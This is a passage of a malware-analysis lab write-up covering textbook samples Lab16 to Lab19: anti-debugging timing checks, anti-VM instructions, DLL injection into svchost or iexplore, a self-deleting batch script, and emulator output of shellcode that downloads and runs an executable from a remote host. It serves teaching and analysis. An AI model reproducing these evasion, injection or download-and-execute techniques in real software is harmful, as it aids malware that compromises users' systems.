


Figure 7. Correct Password

iv. Load Lab16-02.exe into IDA Pro. Where in the main function is strcmp found?

@0x40123A

```

.tls:00401233      .mov     eax, [ebp+argv]
.tls:00401236      .mov     ecx, [eax+4]
.tls:00401239      .push   ecx                ; char *
.tls:0040123A      .call   strcmp
.tls:0040123F      .add    esp, 0Ch
.tls:00401242      .mov    [ebp+var_4], eax
.tls:00401245      .cmp    [ebp+var_4], 0
.tls:00401249      .inz    short loc_40125A
    
```

Figure 8. strcmp

v. What happens when you load this malware into OllyDbg using the default settings?

The program just terminates. In fact even if I am running it in command line but ollydbg is running in the background, the application will also terminate.

vi. What is unique about the PE structure of Lab16-02.exe?

There is a .tls section.

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
.tls	00401000	00402000	R	.	X	.	L	para	0001	public	CODE	32	0000	0000	0004	FFFFFFFF	FFFFFFFF
.text	00402000	00407000	R	.	X	.	L	para	0002	public	CODE	32	0000	0000	0004	FFFFFFFF	FFFFFFFF
.idata	00407000	004070C8	R	.	.	.	L	para	0003	public	DATA	32	0000	0000	0004	FFFFFFFF	FFFFFFFF
.rdata	004070C8	00408000	R	.	.	.	L	para	0003	public	DATA	32	0000	0000	0004	FFFFFFFF	FFFFFFFF
.data	00408000	0040C000	R	W	.	.	L	para	0004	public	DATA	32	0000	0000	0004	FFFFFFFF	FFFFFFFF

Figure 9. .tls section

vii. Where is the callback located? (Hint: Use CTRL-E in IDA Pro.)

At address 0x00401060.




Figure 10. Ctrl-E

c. Analyze the malware in *Lab16-03.exe* using a debugger. This malware is similar to *Lab09-02.exe*, with certain modifications, including the introduction of anti-debugging techniques.

i. Which strings do you see when using static analysis on the binary?

these are the only strings of interest to us that we can observe statically.

```

[s] .rdata:00405434 0000000B C user32.dll
[s] .rdata:00405614 0000000D C KERNEL32.dll
[s] .rdata:00405632 0000000C C SHELL32.dll
[s] .rdata:0040564C 0000000B C WS2_32.dll
[s] .data:00406034 00000008 C cmd.exe
[s] .data:0040603C 00000008 C >> NUL
[s] .data:00406044 00000008 C /c del
[s] .data:0040605F 00000005 C \\vQ\...\vb
[s] .data:0040612E 00000005 C @!+
    
```

ii. What happens when you run this binary?

Nothing happen. It just terminates.

iii. How must you rename the sample in order for it to run properly?

In ollydbg, we set breakpoint @0x401518 (strncmp) to see what the malware is comparing against. The executable name needs to be “qgr.exe“. However nothing happen when we attempt to run the malware via command line...

The screenshot displays the assembly view of the malware. The assembly code includes instructions such as `CALL Lab16-03.004017B0`, `ADD ESP, 0C`, `TEST EAX, EAX`, `JE SHORT Lab16-03.0040152E`, `MOV EAX, 1`, `JMP Lab16-03.00401698`, `LEA EAX, DWORD PTR SS:[EBP-294]`, `PUSH EAX`, `PUSH 202`, `CALL DWORD PTR DS:[(&WS2_32.#115)>]`, `MOV DWORD PTR SS:[EBP-2B0], EAX`, `CMP DWORD PTR SS:[EBP-2B0], 0`, `JE SHORT Lab16-03.00401559`, `MOV EAX, 1`, `JMP Lab16-03.00401698`, `PUSH 0`, `PUSH 0`, `PUSH 0`, `PUSH 6`, `PUSH 1`, `PUSH 2`, `CALL DWORD PTR DS:[(&WS2_32.WSASocketA)]`, `MOV DWORD PTR SS:[EBP-404], EAX`, `CMP DWORD PTR SS:[EBP-404], -1`, `JNC SHORT Lab16-03.00401584`, `MOV EAX, 1`, `JMP Lab16-03.00401698`, `CALL DWORD PTR DS:[(&KERNEL32.GetTickCount)]`, `MOV DWORD PTR SS:[EBP-2B4], EAX`, `CALL Lab16-03.00401000`, `CALL DWORD PTR DS:[(&KERNEL32.GetTickCount)]`, `MOV DWORD PTR SS:[EBP-2BC], EAX`, `MOV EAX, DWORD PTR SS:[EBP-2BC]`, `SUB EAX, DWORD PTR SS:[EBP-2B4]`, `CMP EAX, 1`, `JE SHORT Lab16-03.004015B7`, `XOR EAX, EAX`, `MOV DWORD PTR DS:[EAX], EDX`, `RETN`, `LEA EDX, DWORD PTR SS:[EBP-100]`, `PUSH EDX`.

The string table shows the following entries:

Address	Hex dump	ASCII
00406000	00 00 00 00 00 00 00 00
00406008	00 00 00 00 2F 2C 40 00	.../.,@.
00406010	00 00 00 00 00 00 00 00
00406018	00 00 00 00 00 00 00 00
00406020	00 00 00 00 00 00 00 00
0012FB64	0012FCE4	ASCII "qgr.exe"
0012FB68	0012FBCD	ASCII "Lab16-03.exe"
0012FB6C	00000104	
0012FB70	7C910208	ntd11.7C910208
0012FB74	FFFFFFFF	
0012FB78	7FFD5000	
0012FB7C	00000000	


Figure 2. qgr.exe

Malware Analysis

Firing up IDA Pro we trace back the variable that was used to match against the current running executable filename.

Seems like the variable is initially set to ocl.exe. It is then passed to a function where [QueryPerformanceCounter](#) was called twice... In between the 2 QueryPerformanceCounter is a Division by zero opcodes that is purposely set there to slow down the debugged process.

The time difference between the 2 QueryPerformanceCounter will determine if var_118 is 2 or 1 which will affect the return result of this subroutine. If we are using debugger the QueryPerformanceCounter difference might be above 1200 due to the triggering of the division by 0 error... if the time difference is above 1200, var_118 will be set to 2 and the filename should be qgr.exe else var_118 will be set to 1 and the filename should be peo.exe.



By manually making sure that var_118 is set to 1 and not 2, we get the following filename; **peo.exe**.

Renaming the executable as **peo.exe** will do the trick in running the app properly.




Figure 5. peo.exe

iv. Which anti-debugging techniques does this malware employ?

The techniques used are all time based approach

1. QueryPerformanceCounter
2. GetTickCount
3. rdtsc (subroutine: @0x401300)

v. For each technique, what does the malware do if it determines it is running in a debugger?

1. [QueryPerformanceCounter](#) – determines what name should the executable be, in order to execute properly
2. [GetTickCount](#) – crashes the program by referencing a null pointer
3. [rdtsc](#) – call subroutine @0x004010E0; self delete

vi. Why are the anti-debugging techniques successful in this malware?

The malware purposely triggers division by 0 error that will cause any attached debugger to break and for the analyst to rectify. This action itself is time consuming as compared to a program without debugger attached throwing exception and letting SEH handler to do the job. Therefore the malware codes are able to determine whether a debugger is being attached just via the time difference.

vii. What domain name does this malware use?

adg.malwareanalysisbook.com




Figure 6. adg.malwareanalysisbook.com

d. Analyze the malware found in *Lab17-01.exe* inside VMware. This is the same malware as *Lab07-01.exe*, with added anti-VMware techniques.

i. What anti-VM techniques does this malware use?

The malware uses vulnerable instruction: **sidt,sltd and str**

```

loc_4011B5:
sidt    fword ptr [ebp+var_428]
mov     eax, dword ptr [ebp+var_428+2]
mov     [ebp+var_420], eax
push   offset Name      ; "HGL345"
push   0                ; bInitialOwner
push   0                ; lpMutexAttributes
call   ds:CreateMutexA
mov     [ebp+var_408], eax
mov     ecx, [ebp+var_420]
shr     ecx, 18h
cmp     ecx, 0FFh
jz     loc_40132D
    
```

Figure 1. sidt instruction

The malware issues the sidt instruction as shown above, which stores the contents of IDTR into the memory location pointed to by var_428. The IDTR is 6 bytes, and the fifth byte offset contains the start of the base memory address. That fifth byte is compared to 0xFF, the VMware signature. We can see that var_428+2 is set to var_420. Later on in the opcodes we can observe that var_420 is shifted right by 3 bytes thus pointing it to the 5th byte.

ii. If you have the commercial version of IDA Pro, run the IDA Python script from Listing 17-4 in Chapter 17 (provided here as findAntiVM.py). What does it find?

```

Number of potential Anti-VM instructions: 3
Anti-VM: 00401121
Anti-VM: 004011b5
Anti-VM: 00401204
    
```

Figure 2. 3

Anti-VM instructions found

1. 00401121 – sldt
2. 004011b5 – sidt
3. 00401204 – str

iii. What happens when each anti-VM technique succeeds?

1. 00401121 – sldt; service created but thread to openurl is not created the program terminates.
2. 004011b5 – sidt; sub routine 0x401000 will be invoked, the program will be deleted
3. 00401204 – str; sub routine 0x401000 will be invoked, the program will be deleted

iv. Which of these anti-VM techniques work against your virtual machine?

None...

v. Why does each anti-VM technique work or fail?

It depends on the hardware and the vmware used.

vi. How could you disable these anti-VM techniques and get the malware to run?

1. nop the instruction
2. patch the jmp instruction

Malware Analysis

e. Analyze the malware found in the file *Lab17-02.dll* inside VMware. After answering the first question in this lab, try to run the installation exports using *rundll32.exe* and monitor them with a tool like procmon. The following is an example command line for executing the DLL:

`rundll32.exe Lab17-02.dll,InstallRT (or InstallSA/InstallSB)`

i. What are the exports for this DLL?

Name	Address	Ordinal
InstallRT	1000D847	1
InstallISA	1000DEC1	2
InstallSB	1000E892	3
PSLIST	10007025	4
ServiceMain	1000CF30	5
StartEXS	10007ECB	6
UninstallRT	1000F405	7
UninstallSA	1000EA05	8
UninstallSB	1000F138	9
DllEntryPoint	1001516D	[main entry]

Figure 1. Exports

ii. What happens after the attempted installation using *rundll32.exe*?

The dll gets deleted. A File *xinstall.log* was dropped. *vmselfdelete.bat* file was dropped,executed and subsequently deleted as well. From the log file created, it seems that the malware has detected that it is running in a VM thus deleting itself.




Figure 2. *xinstall.log*

iii. Which files are created and what do they contain?

2 files are created; *xinstall.log* & *vmselfdel.bat*.

vmselfdel.bat can be traced to the subroutine `@10005567` using IDA Pro. Needless to say, the purpose of the batch file is to delete the dll and itself from the system.

```

push    offset a_Umselfdel_bat ; "..\\umselfdel.bat"
push    eax                    ; Dest
call    ds:sprintf
lea     eax, [ebp+Dest]
push    offset aw              ; ""
push    eax                    ; Filename
call    ds:fopen
mov     edi, eax
add     esp, 10h
test    edi, edi
jz     short loc_10005634
    
```

```

esi
mov     esi, ds:fprintf
offset a@echo0ff ; "@echo off\r\n"
push    esi ; File
call    offset aSelfkill ; ":\selfkill\r\n"
push    edi ; File
call    esi ; fprintf
lea     eax, [ebp+Filename]
push    eax
push    offset aAttribARSHS ; "attrib -a -r -s -h \"%s\" \r\n"
push    edi ; File
call    esi ; fprintf
lea     eax, [ebp+Filename]
push    eax
push    offset aDelS ; "del \"%s\" \r\n"
push    edi ; File
call    esi ; fprintf
lea     eax, [ebp+Filename]
push    eax
push    offset aIfExistSGotoSe ; "if exist \"%s\" goto selfkill\r\n"
push    edi ; File
call    esi ; fprintf
offset aDel0 ; "del %%0\r\n"
push    edi ; File
call    esi ; fprintf
add     esp, 3Ch
pop     esi
    
```

Figure 3. self delete

iv. What method of anti-VM is in use?

querying I/O communication port.

VMware uses virtual I/O ports for communication between the virtual machine and the host operating system to support functionality like copy and paste between the two systems. The port can be queried and compared with a magic number to identify the use of VMware. **with VX** in order to check for VMware, which happens only when the **EAX register is loaded with the magic number 0x564D5868 (VMXh)**. **ECX must be loaded with a value corresponding to the action you wish to perform on the port.** The value **0xA** means “get VMware version type” and **0x14** means “get the memory size.” Both can be used to detect VMware, but 0xA is more popular because it may determine the VMware version.

```

sub_10006196 proc near
var_1C= byte ptr -1Ch
ms_exc= GPPEH_RECORD ptr -18h
push    ebp
mov     ebp, esp
push    0FFFFFFFh
push    offset stru_10016438
push    offset loc_10015050
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
sub     esp, 0Ch
push    ebx
push    esi
push    edi
mov     [ebp+ms_exc.old_esp], esp
mov     [ebp+var_1C], 1
and     [ebp+ms_exc.registration.TryLevel], 0
push    edx
push    ecx
push    ebx
mov     eax, 'VMXh'
mov     ebx, 0
mov     ecx, 0A
mov     edx, 'UX'
in     eax, dx
cmp     ebx, 'VMXh'
setz   [ebp+var_1C]
pop     ebx
pop     ecx
pop     edx
jmp     short loc_100061F6
    
```

Figure 4. Querying I/O comm port

v. How could you force the malware to install during runtime?

1. Patch the jump condition (3 places need to patch since checkVM sub routine is xref 3 times)
2. patch the in instruction in Figure 4 to nop




Figure 5. patching

vi. How could you permanently disable the anti-VM technique?

Just patch the above and make the changes to the disk. Based on Figure 5, we could also patch the string @ offset 10019034 -> 10019248 from [This is DVM]5 to [This is DVM]0 to disable the check.

vii. How does each installation export function work?

1. InstallRT

Inject dll into either iexplore.exe or a custom process name that is passed in as argument.

In brief the subroutine @1000D847 will do the following

1. Get the dll filename via [GetModuleFileNameA](#)
2. Get System Directory path via [GetSystemDirectoryA](#)
3. Copy the current dll into system directory with the same file name
4. Get the pid of a process; either iexplore.exe by default or a custom process name passed in as an argument
5. Get higher privilege by changing token to SeDebugPrivilege
6. Inject dll via CreateRemoteThread on the pid retrieved in 4.



Figure 6. Install RT

2.InstallSA

Install as a Service

In brief the subroutine @1000D847 will do the following

1. [RegOpenKeyExA](#) – HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
2. [RegQueryValueExA](#) – netsvcs
3. loop through the data to find either Irmon or a custom string passed in as an argument
4. [CreateServiceA](#) – with service name as Irmon or a custom string passed in as an argument
5. Add data to HKLM\SYSTEM\ControlSet001\Services\[Irmon | custom]\description
6. Creates a parameter key in HKLM\SYSTEM\CurrentControlSet\Services\[Irmon | custom]
7. Creates a ServiceDll key in HKLM\SYSTEM\CurrentControlSet\Services\[Irmon | custom] with the path of the dll as the value
8. Start the service
9. Creates a win.ini file in windows directory
10. Writes a Completed key to SoftWare\MicroSoft\Internet Connection Wizard\ if SoftWare\MicroSoft\Internet Connection Wizard\ does not exists




Figure 7. InstallSA

3. InstallSB

It first calls sub routine 0x10005A0A to

1. Attain higher privileges via adjusting token to SeDebugPrivilege
2. It then gets the WinLogon Pid
3. It then get the windows version to determine which sfc dll name to use
4. It then uses CreateRemoteThread to get Winlogon process to disable file protection via sfc

It then calls the subroutine @0x1000DF22 to

1. It first query service config of **NtmsSvc** service
2. If service **dwStartType** is > 2, it will then change the service to **SERVICE_AUTO_START**
3. It then checks if the service is **running or paused**. If it is running or in paused state, it will **stop** the service.
4. It then queries HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Svchost\\Netsvc values
5. It then gets the PID of svchost and check if the malicious module is loaded
6. backup c:\\windows\\system32\\ntmssvc.dll to c:\\windows\\system32\\ntmssvc.dll.obak
7. copy current dll to c:\\windows\\system32\\ntmssvc.dll
8. If ntmssvc.dll isn't loaded, the malware will then inject it into svchost
9. Starts the created service
10. Creates a win.ini file in windows directory
11. Writes a Completed key to "SoftWare\\MicroSoft\\Internet Connection Wizard\" if "SoftWare\\MicroSoft\\Internet Connection Wizard\" does not exists

f. Analyze the malware *Lab17-03.exe* inside VMware.

i. What happens when you run this malware in a virtual machine?

The malware terminates.

ii. How could you get this malware to run and drop its keylogger?

we can patch the jump instructions at the following address

1. 0x004019A1
2. 0x004019C0
3. 0x00401A2F
4. 0x00401467

Practical No. 10**a. Analyze the file *Lab19-01.bin* using *shellcode_launcher.exe*****i. How is the shellcode encoded?**

The shellcode is alphabetically encoded. In figure 2, we can see the function responsible for decoding.

```

004011FC . 41          INC ECX
004011FD . 41          INC ECX
004011FE . 41          INC ECX
004011FF . 41          INC ECX
00401200 . 33C9       XOR ECX,ECX
00401202 . 66:B9 8D01 MOV CX,18D
00401206 . EB 17      JMP SHORT 0040121F
00401208 } $ 5E      POP ESI
00401209 } 56      PUSH ESI
0040120A } 8BFE     MOV EDI,ESI
0040120C } > AC     LODS BYTE PTR DS:[ESI]
0040120D } 8AD0     MOV DL,AL
0040120F } 80EA 41  SUB DL,41
00401212 } C0E2 04  SHL DL,4
00401215 } AC     LODS BYTE PTR DS:[ESI]
00401216 } 2C 41   SUB AL,41
00401218 } 02C2   ADD AL,DL
0040121A } AA     STOS BYTE PTR ES:[EDI]
0040121B } 49     DEC ECX
0040121C } ^L 75 EE JNZ SHORT 0040120C
0040121E . C3      RETN
0040121F } > E8 E4FFFFFF CALL 00401208
00401224 . 89E5     MOV EBP,ESP
00401226 . 81EC 40000000 SUB ESP,40
0040122C } ^V E9 33414141 JMP 41815364
00401231 } $ 41     INC ECX
00401232 } 41     INC ECX
00401233 } 41     INC ECX

```

Lab19-01.00401231(guessed Arg1)

Figure 2. Decoding Function

ii. Which functions does the shellcode manually import?

We can use a tool called sctest to help us to emulate the shellcode.

```

remnux@remnux: ~/Desktop
File Edit Tabs Help
remnux@remnux:~/Desktop$ shellcode2exe.py -s Lab19-01.bin
Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)

Reading string shellcode from file Lab19-01.bin
Generating executable file
Writing file Lab19-01.exe
Done.
remnux@remnux:~/Desktop$ sctest -Svs 1000000 < Lab19-01.bin > sctest-lab19.txt
remnux@remnux:~/Desktop$ █

```

```
sctest-lab19.txt
File Edit Search Options Help
verbose = 1
unhooked call to GetCurrentProcess
stepcount 236074
HMODULE LoadLibraryA (
  LPCTSTR lpFileName = 0x00417369 => |
    = "URLMON";
) = 0x7df20000;
UINT GetSystemDirectory (
  LPTSTR lpBuffer = 0x004173b1 =>
    = "c:\WINDOWS\system32";
  UINT uSize = 128;
) = 19;
HRESULT URLDownloadToFile (
  LPUNKNOWN pCaller = 0x00000000 =>
    none;
  LPCTSTR szURL = 0x00417370 =>
    = "http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe";
  LPCTSTR szFileName = 0x004173b1 =>
    = "c:\WINDOWS\system32\1.exe";
  DWORD dwReserved = 0;
  LPBINDSTATUSCALLBACK lpfnCB = 0;
) = 0;
UINT WINAPI WinExec (
  LPCSTR lpCmdLine = 0x004173b1 =>
    = "c:\WINDOWS\system32\1.exe";
  UINT uCmdShow = 5;
) = 32;
```

We can see that the shellcode uses LoadLibraryA, GetSystemDirectory, URLDownloadToFile and WinExec. We can also use ollydbg to see it live.

iii. What network host does the shellcode communicate with?

As seen in Figure 4, the shellcode communicates with http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe.

b- The file *Lab19-02.exe* contains a piece of shellcode that will be injected into another process and run. Analyze this file.

i. What process is injected with the shellcode?

Firing up IDA Pro we can immediately see that a function is called to create a new process and thereafter injecting shellcode into it.

```
text:004013BF ; -----
text:004013BF
text:004013BF loc_4013BF:   lea     ecx, [ebp+Data] ; CODE XREF: _main+69fj
text:004013BF          push   ecx
text:004013C5          push   offset aGotPathS ; "Got path: %s\n"
text:004013C6          call   sub_40143D
text:004013C8          add    esp, 8
text:004013D0          lea   edx, [ebp+dwProcessId]
text:004013D3          push  edx ; int
text:004013D6          lea   eax, [ebp+Data]
text:004013D7          push  eax ; lpCommandLine
text:004013DD          call   GetProcessID
text:004013DE          add    esp, 8
text:004013E3          mov   [ebp+var_8], eax
text:004013E9          cmp   [ebp+var_8], 0
text:004013ED          jnz   short loc_401403
text:004013EF          push  offset aErrorLaunching ; "Error launching new process\n"
text:004013F4          call   sub_40143D
text:004013F9          add    esp, 4
text:004013FC          mov   eax, 1
text:00401401          jmp   short loc_401438
text:00401403 ; -----
text:00401403
text:00401403 loc_401403:   push   1A7h ; CODE XREF: _main+ADfj
text:00401403          push  dwSize
text:00401408          push  offset unk_407030 ; lpBuffer
text:0040140D          mov   ecx, [ebp+dwProcessId]
text:00401410          push  ecx ; dwProcessId
text:00401411          call   ProcessInjection
text:00401416          add    esp, 0Ch
text:00401419          mov   [ebp+var_8], eax
text:0040141C          cmp   [ebp+var_8], 0
text:00401420          jnz   short loc_401436
text:00401422          push  offset aErrorInjecting ; "Error injecting process\n"
text:00401427          call   sub_40143D
text:0040142C          add    esp, 4
text:0040142F          mov   eax, 1
text:00401434          jmp   short loc_401438
text:00401436 ; -----
```

Malware Analysis


To see the arguments passed into the GetProcessID function (refer to 0x4013DE) we can set a breakpoint in ollydbg.



